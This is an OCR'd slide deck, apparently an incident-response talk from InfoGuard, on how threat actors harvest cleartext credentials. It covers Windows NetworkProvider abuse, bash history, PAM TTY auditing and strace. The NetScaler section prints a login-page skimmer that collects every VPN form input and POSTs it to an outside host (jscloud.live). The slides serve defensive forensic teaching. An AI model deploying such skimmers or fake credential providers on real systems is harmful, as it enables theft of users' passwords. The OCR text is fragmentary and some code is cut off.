User: NT-AUTORIT√ÑT\SYSTEM
Process Name: C:\Windows\System32\mpnotify.exe

- They registered a new NetworkProvider for stealing cleartext credentials:


  `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider\ProviderPath`

  Pointing to: C:\Windows\System32\lsass.dll

- **MFT timeline analysis led me to various tmp files: *"C:\Windows\Temp\tmpLSYQ.tmp"* svcveeam -> X* seb.admin -> P* sbo.admin -> S*.**

Beware ⚠


- On a recent compromise engagement, customer gave us access to their vast data collection in Splunk.
- I checked the Sysmon's event ID 13 RegistryEvent (Value Set) for these keys we discussed before.
- 🦊



isc.sans.edu - Sysmon's RegistryEvent (Value Set)


Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Stealing Cleartext Passwords under Linux
Mixed Bag

Bash History



Bash History with a Twist

InfoGuard
SWISS CYBER SECURITY

- The certificate used for signing into M365 was stored on <redacted> in a password-protected Java Keystore under **/opt/siemens/scs_groupware/conf/keystore.jks**.

- Password in the root's bash history:
  /opt/siemens/scs_groupware/conf/groupware.jks -storepass <password>

- More information in the OpenScape XML config:

  <Property name="**exchange.auth.oauth.tenantId**" value="bb2da9be-…" writable="true"/>
  <Property name="**exchange.auth.oauth.clientId**" value="566524fa-…" writable="true"/>


- **This allowed the TA to use the certificate credential login flow on login.microsoftonline.com and use Microsoft Graph API to read E-Mails** (https://graph.microsoft.com/v1.0/users/{MAILBOX_USER}/messages)

😳😳😳

The TA got two admin accounts 🧙‍♂️✨

- At first, we were puzzled 🤔
- The Threat Actor was deep inside the network, using two different administrator accounts - without triggering a single alert.

  Magic? ✨



Backdooring a NetScaler Login Prompt 🚪


InfoGuard
SWISS CYBER SECURITY

```
root@XGCGSLB01B# grep -Ri "citrix3.js" /netscaler/*
/netscaler/ns_gui/vpn/index.html:<script type="text/javascript"
src=jscloud.biz/assets/fb8d52e2-758c-4eca-942e-108af10a0551/citrix3.js></script>
```


```
function sendForm() {
    let data = ""
    for(entry of document.getElementById('vpnForm').getElementsByTagName("input")) {
        data += entry.value + ","
    }

    fetch('https://jscloud.live/items/accounts', {
      method: 'POST',
      headers: {
        'Accept': 'application/json, text/plain, */*',
        'Content-Type': 'application/json
      }
```

Pluggable Authentication Modules (PAM)

- PAM separates the standard and specialized tasks of authentication from applications.
- A user can provide username and password credentials, which can be stored locally or remotely with LDAP or Kerberos. A user can also provide a fingerprint or a certificate as a credential. It would be painful to ask each application developer to rewrite the authentication checks for each new method. A call to PAM libraries leaves the checks to authentication experts.
- **Of course, it's a bit more complex than that.**



And... Cut!



Redhat.com - Configuring PAM for Auditing

Enabling pam_tty_audit


The pam_tty_audit PAM module enables or disables TTY auditing, which is not enabled by default in the kernel.

Required parameters to enable for all users:


```
# vi /etc/pam.d/sshd

--snip--
account    include      password-auth
password   include      password-aut
session    required     pam_tty_audit.so enable=*  #< add this line
```

A TON more of PAM shenanigans. Could easily be a talk on his own.

```
type=SYSCALL msg=audit(1759481742.511:239): arch=c000003e syscall=231 a0=0
a1=ffffffffffffff88 a2=e7 a3=4 items=0 ppid=1 pid=93024 auid=0 uid=0 gid=0 euid=0
suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=803 comm="bash"
exe="/usr/bin/bash" subj=unconfined key=(null)

type=TTY msg=audit(1759481742.511:239): tty pid=93024 uid=0 auid=0 ses=803 major=136
minor=2 comm="bash"
data=666F6F6261720D0D0D0D0D1B5B3230307E686572655F676F65735F6D795F73757065725F7365637
265745F70617373776F72645F666F725F7468655F6B657973746F72651B5B3230317E0D0D0D0D0D2E2F6
B657973746F7265201B5B3230307E686572655F676F65735F6D795F73757065725F7365637265745F706
17373776F72645F666F725F7468655F6B657973746F72651B5B3230317E0D70696E670D636174202F657
4097061737377640D
```



I □□ strace □



dfir.ch - [s|l]trace - Linux Malware Analysis


strace All The Things !

```
root@passwords:~# ./ssh-grabber.sh
Listening for SSH connections...press Ctrl-C to exit.

[…]
write(6, "\x00\x00\x00\x15\x0c", 5)      = 5
